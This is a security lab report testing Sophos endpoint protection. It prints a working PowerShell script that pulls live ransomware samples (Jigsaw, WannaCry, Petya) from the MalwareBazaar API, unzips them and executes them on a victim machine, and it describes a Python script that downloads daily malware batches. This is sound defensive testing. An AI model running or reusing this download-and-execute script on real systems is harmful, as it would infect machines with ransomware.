# Infection by Outbreak Attack Malicious


ZUP Security Labs at Zup Innovation

Principal Security Engineer: Filipi Pires

# 1 Introduction

The purpose of this document, it was to execute several efficiency and detection tests in our lab environment protected with an endpoint solution, provided by Sophos, this document brings the result of the defensive security analysis with an offensive mindset performing a Ransomware to encrypt the victim machine through use some scripts in *PowerShell* to call this malware, and another test using many malwares overload simulating an outbreak attack malicious.

**Regarding the test performed**, the first objective it was to simulate targeted attacks using a ***PowerShell Script*** to obtain a panoramic view of the resilience presented by the solution, with regard to the efficiency in its detection by signatures, NGAV and Machine Learning, running this script, the idea was to download a **Ransomware directly** on the victim's machine and execute itself.

The second objective consisted in running the overload test using a script python script with daily malwares, provide by ***MalwaresBazaar*** by request using API access, and the some moment perform the powershell to download a **Ransomware directly** on the victim's machine.

And as a Third test we perform the same powershell to download another **kind of malware** on the victim's machine.

With the final product, the front responsible for the product will have an instrument capable of guiding a process of mitigation and / or correction, as well as optimized improvement, based on the criticality of risks.

### 2.0.1 Scope

The efficiency and detection analysis had as target the Sophos Endpoint Protection application (`https://cloud.sophos.com`) in **Version:**

- **Agent Version = 10.8.9 VE3.79.0**
- **Core Agent – 2.10.7 BETA**
- **Endpoint Advanced 10.8.9.1 BETA**
- **Sophos Intercept X 2.0.17 BETA**
- **Device Encryption 2.0.82**

Installed in the windows machine `Windows 10 Pro`;
***Hostname*** - `Threat-Hunting-Win10-POC`, as you can see in the picture below:




**Image 1.1:** Windows 7 Ultimate - Virtual Machine

### 2.0.2 Project Summary

The execution of the security analysis tests of the Threat Hunting team it was carried out through the performing an execution of two python scripts responsible to download some malware in our environment, in a virtualized environment in a controlled way, simulating a real environment, together with their respective best practices of the security policies applied, the test occurred during **2 day**, along with the making of this document intrusion test started on **October 05th** of the year 2020 and it was completed on **October 09th** of the same year when I finished this report.

# 2 Running the Tests

### 3.1 Description

A virtual machine with Windows 10 operating system it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (`Threat-Hunting-Win10-POC`) e and applied to due device.




**Image 1.2:** Virtual Machine with Policy applied

The policy created was named **`Threat-Hunting-Win10-POC`**, following the best practices recommended by the manufacturer, and, for testing purposes, all due actions were based on an aggressive detection method.




**Image 1.3:** Policy created by Sophos Central

# Attacking validation

Before starting the detection tests, we need to validate if all those techniques and malwares are funtional in our enviroment.

We used the Policy applied:




**Image 1.4:** No Policies

The first stage of this attack was through to performed the *PowerShell* script

```
Write-Host "";
Write-Host "**********************" -ForeGroundColor Blue;
Write-Host "** ZUP Security Team **" -ForeGroundColor Blue;
Write-Host "**********************" -ForeGroundColor Blue;
Write-Host "";

$url = "https://mb-api.abuse.ch/api/v1/"
$hashfile = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
$targetFolder = "C:\Users\user\Desktop\ZUPSecurityLabs\"

$postHeaders = @{
    "API-KEY" = 'HERE API provided by MalwareBazaar'
 }

$postParams = "query=get_file&sha256_hash=$hashfile"

Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile (-
join($hashfile,".zip"))
Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile "$hashfile"

$response = Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1
$filename = $response.Headers.'Content-Disposition' -
replace '.*\bfilename=(.+)(?: |$)', '$1'
$outDir = Convert-Path $pwd
[IO.File]::WriteAllBytes("$targetFolder$hashfile", $response.Content)

$7ZipPath = '"C:\Program Files\7-Zip\7z.exe"'
$zipFile = '"$hashfile"'
$zipFilePassword = "infected"
$command = "& $7ZipPath e -p$zipFilePassword $zipFile"
iex $command

invoke-expression "& '$targetFolder$hashfile.exe'"
```

This *shellscript* when execute on victim machine, it uses the ***Invoke-WebRequest*** to request MalwareBazaar website using API KEY to download any kind of malware from him database and extract the malware that is inside the ZIP file, after that it call invoke-expression to execute the malware inside the victim machine.

Malicious **Ransomware Jigsaw** provided by **Malware Bazaar**

**6c6c416e7f5f748b6369b4eee9212932740124e375439222cdc649fb2d63d7e5**

(*hxxps://bazaar.abuse.ch/sample/6c6c416e7f5f748b6369b4eee9212932740124e375439222cdc649fb2d63d7e5/)*

As we can see the Windows 10 Machine it was infected using our Powershell script




**Image 1.5:** Infection Windows 10 Environment

So now, let's do the application of all security policies in both of environments.

### 3.2 First Test

So now, we can perform our validation testing in our environment protected by SOPHOS Endpoint Solution.

We change the policy named "**`Threat-Hunting-POC`**"




**Image 1.6:** SOPHOS Policy applied

After the application of this policy, we need to wait the communication Server in cloud with the sensor installed on virtual machine, this communication happened during 2 minutes and after we can execute again the malicious script to test the solution endpoint protection.




**Image 1.7:** Agent received New Policy

We used a *PowerShellscript* to execute our script, we used the **Invoke-WebRequest** to request ***MalwareBazaa***r website using API KEY to download WannaCry Ransomware with hash "***ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa***" and extract the malware that is inside the *ZIP* file, after that it call **Invoke-Expression** to execute the malware inside the **Windows 10 Machine** as you can see below.




**Image 1.8:** WannaCry Blocked

As we can see that the ***PowerShell script is blocked***, as expected, Sophos blocked this already known malware.

Another tentative it was executed using the same PowerShell script to **Invoke-WebRequest** to request ***MalwareBazaa***r website using API KEY to download Petya Ransomware with hash "***26b4699a7b9eeb16e76305d843d4ab05e94d43f3201436927e13b3ebafa90739***" and extract the malware that is inside the *ZIP* file, after that it call **Invoke-Expression** to execute the malware inside the **Windows 10 Machine** as you can see below.




**Image 1.9:** Petya Blocked

As we can see ***PowerShell script is blocked***, as expected, Sophos one more time blocked this known malware.

### 3.3 Second Test

The second test, we execute a stress test using a *script python* with daily malwares, provide by ***MalwaresBazaar*** by request using API access, and the some moment perform the powershell script to download a **Ransomware directly** on the victim's machine




**Image 1.17:** Python Script running and after execution of *PowerShell* Script

We tried to run one more time a Ransomware and luckily, we received the same results in this case, the Ransomware was blocked once again, even though the detection engines were working hard, as we downloaded **41 malwares daily (04/10/2020)** from ***Malware Bazaar Daily***.

